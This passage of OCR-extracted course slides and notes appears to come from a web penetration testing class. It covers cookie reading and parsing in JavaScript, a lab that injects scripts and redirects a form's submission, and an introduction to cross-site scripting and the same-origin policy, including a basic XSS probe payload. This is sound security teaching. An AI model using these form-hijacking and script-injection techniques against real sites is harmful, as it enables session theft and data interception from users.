  `strCookie = document.cookie;`
  - Remember document.cookie returns only the name=value pairs
- Parsing the cookie takes a little more work
  - First parse to split each name=value pair
  - `var arrValues = document.cookie.split(';');`
  - The next step would be to loop through each pair and split on the =
    - Code for doing this is located in the notes
- Setting cookies requires only three/four parameters
  - A cookie name and value pair
  - An expiration time for the cookie and URI path that is able to access it
  - `document.cookie = "userid=ford;expires=Fri, 27-Feb-2015;path=/";`
  - Date parameter not required for session cookies

Another common function used during tests is to manipulate and/or read cookies. The attacker can read cookies by calling document.cookie object and property. When reading cookies, the tester has two choices. The first is to use the cookie value as a whole or we can use code similar to the listing below to parse the cookie into individual values.

```
var a_all_cookies = document.cookie.split( ';' );
            var a_temp_cookie = '';
            var cookie_name = '';
            var cookie_value = '';
            var b_cookie_found = false;

            for ( i = 0; i < a_all_cookies.length; i++ )
            {
                        a_temp_cookie = a_all_cookies[i].split( '=' );
                        cookie_name = a_temp_cookie[0].replace(/^\s+|\s+$/g, '');

                        if ( cookie_name == check_name )
                        {
                                    b_cookie_found = true;
                                    if ( a_temp_cookie.length > 1 )
                                    {
                                                cookie_value = unescape(
a_temp_cookie[1].replace(/^\s+|\s+$/g, '') );
                                    }
                                    return cookie_value;
                                    break;
                        }
                        a_temp_cookie = null;
                        cookie_name = '';       }
```



Our next exercise is on JavaScript.


JavaScript Exercise

- Goals: Explore the various functions and objects of JavaScript
- To accomplish this, we will use some HTML files in JavaScript directory on the desktop
  - Editing the code to include functions
  - Changing content on the page
  - Redirecting form submission

Web Penetration Testing and Ethical Hacking

Objectives:

The student will learn how to create and alter JavaScript in a html file to perform attacks.




As we use the following steps to complete the exercise, keep in mind that these pieces are the building blocks for the attacks we will do during the rest of class and during our pen-tests.

For example, we could change the form action to submit the values to our server or we could write an image tag to the page that has a source pointing to our server and append the values of the cookie.

All it takes is an understanding of what JavaScript can do and a little technical imagination.


JavaScript Exercise: Setup

1. Double-click the JavaScript Desktop folder
   - Then right-click index.html and choose Open With -> gedit
2. Identify the HEAD section and the two different forms contained in the HTML




Web Penetration Testing and Ethical Hacking

Use gedit (or use another editor that you prefer) to open the HTML file located in '/home/student/Desktop/JavaScript/index.html'. Double-click the JavaScript Desktop folder, Then right-click index.html and choose Open With -> gedit.



Look through the HTML and identify the HEAD section and the two different forms.

These portions of the page will be our targets. We will now make alterations to this file to build our JavaScript for Pen Tester skills.



3. Find this line in index.html:

```
<title>Sec542 Web App Penetration Testing and Ethical Hacking</title>
```

Add a script block directly after that line that creates an alert:

```
<script>alert("Hello World!");</script>
```

index.html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/
xhtml1-transitional.dtd">
<html>
<head>
<title>Sec542 Web App Penetration Testing and Ethical Hacking</title>
<script>alert("Hello World!");</script>
</head>
<body>
```

4. Double-click the updated index.html file to launch Firefox and load this file. You should have received a pop-up as depicted in the slide if the code was constructed properly. If not, ask your instructor for assistance.

JavaScript: Reference Separate File

5. Edit index.html to load the pop-up script from a separate file called attack.js

```
<script src="attack.js"></script>
```

6. Next: create attack.js. Open a terminal and type the following:


```
$ cd ~/Desktop/JavaScript/
$ echo 'alert("Hello World!");' > attack.js
$ cat attack.js
```

7. Reload index.html and verify the pop-up still pops

Web Penetration Testing and Ethical Hacking

5. Now use gedit to edit index.html to load the code from a file called "attack.js". This code will look like:

```
<script src="attack.js"></script>
```




Create a file called "attack.js" and put alert("Hello World!"); into it and save it to your the same location that the index.html file is located in. You can do this from the command line by performing the following steps:

6. Open a terminal, change to the JavaScript directory, add the text 'alert("Hello World!");' to the file attack.js, and verify the contents:


```
$ cd ~/Desktop/JavaScript/
$ echo 'alert("Hello World!");' > attack.js
$ cat attack.js
```

7. Refresh the index.html page in your browser and verify that the pop-up still launches.



8. Edit attack.js to redirect the "Submit Query" form to http://www.sec542.org. Also set the value for the sushi form field to "Toro":

```
function formChange() {
        document.forms[1].action="http://www.sec542.org/";
        document.forms[1].sushi.value="Toro";
}
```




9. Add this onload function to index.html after the </head> line. Change the **<body>** tag to:

```
<body onload="formChange();">
```

Now reload the page in your browser. You should see that the value is now set. To see the action change, submit the form and look in the URL bar of the browser.

Reload index.html

- Now reload index.html
  - "Toro" should be pre-filled
  - Clicking Submit Query should redirect to http://www.sec542.org




Web Penetration Testing and Ethical Hacking


Now reload index.html

- "Toro" should be pre-filled.
- Clicking Submit Query should redirect to http://www.sec542.org.

The completed files are available in index.html.answer and attack.js.answer, in case you'd like to check your work.



The next section begins a deep dive into Cross-Site Scripting (XSS).




Cross-Site Scripting is an attack in which an attacker injects scripting code into a web application, and the browser runs it as if it has come from the trusted site. For example, this could be a URL parameter that is read and displayed back to the user as if it were part of the application.

The Cross-Site Scripting attack has historically been misunderstood and undervalued. Many people fail to see the impact of the indirection. The point is that we can leverage weaknesses in a web server or web application and use it to attack clients of that server.

Imagine logging in to your online bank. The banking site drops valuable session information in your browser for some time period. Perhaps it is just a session cookie, or perhaps it is a snippet of data that includes your user ID or (hopefully not) your bank account number. That information is stored in its own compartment in the browser, only accessible to that site.

Now imagine an attacker has the ability to access that information. Or worse yet, imagine an attacker running code on your browser as you within the security context of the bank. We'll get to this little twist on XSS called Cross-Site Request Forgery in the next section.




Following are the four parts that make up an XSS attack:

The client who is tricked into running the code.

The application that is leveraged into sending the code to the client.

The attacker who hope to gain from targeting the user.


Finally, the code the attacker hopes will run on the client.



The same origin policy is used by the browser to determine if the client-side code can interact or manipulate the content. It states that only content from the same server is accessible to the code. The same origin is determined by the hostname, port, and protocol. The hostname is used instead of the IP due to sites that use multiple servers for load balancing.

Why Same Origin Policy?

- The same origin policy was implemented to provide security
- Imagine if any client content could interact with any site's content:
  - Cross-site scripting attacks would be devastating
  - You surf to my evil site.... I push back a script.... that script has your browser retrieve your bank records.
  - Policy prevents script from reading the bank information
- Browsers were forced to provide some type of control:
  - There are ways a pen tester can bypass this, but let's not get ahead of ourselves



Web Penetration Testing and Ethical Hacking

Same origin policy was a requirement to provide security around content. Imagine if you could write code that could interact with content from any site? Websites could be defaced within the browser; cookies could be stolen; and forms could be changed to submit where ever the attacker wanted them to.

As you will see later in class, these attacks and others are all possible with XSS, but if same origin was not enforced, they would become trivial to carry out by simply sending an e-mail that contained JavaScript code.

Enforcing the Same Origin Policy

- Suppose a browser fetches a script by accessing this URL: http://www.sec542.org/about/info.php
- When it runs the script, the browser enables the script to issue further HTTP requests
- But, will the script running in the browser access the responses? It depends.

URL	Result	Why?
http://www.sec542.org/product/sale.php	Allowed	Same server
http://www.sec542.org/about/us/index	Allowed	Same server
http://www.sec542.org:8181/index.php	Rejected	Different Port
https://www.sec542.org/about/info.php	Rejected	Different Protocol
http://web.sec542.org/about/info.php	Rejected	Different Host
http://sec542.org/about/info.php	Rejected	Different Host


Web Penetration Testing and Ethical Hacking

This chart shows the various rules that affect the same origin policy. As you can see from this chart, the same origin policy restricts access based on three pieces of information. These pieces are the hostname, the protocol, and the port number. This means that when a JavaScript snippet or file is loaded by a browser, the code can affect only content that is served from the same origin.

As you can see from the chart, by changing the port or the host, same origin blocks the access. Protocol changes also violate the same origin policy, which is one reason so many sites support both http and https for their content.

Discovering XSS

- Many are simple to find:
  - Using only a browser
- These are low-hanging fruit
- Find input fields
- Input XSS code:
  - Simplest is:
    - <SCRIPT>alert("XSS")</SCRIPT>



Web Penetration Testing and Ethical Hacking

Now we are going to discuss finding these flaws in web applications. Quite a few of the flaws are simple to find. Using only a browser and pushing JavaScript into various input fields, the attacker can discover most of the low-hanging fruit within the application.

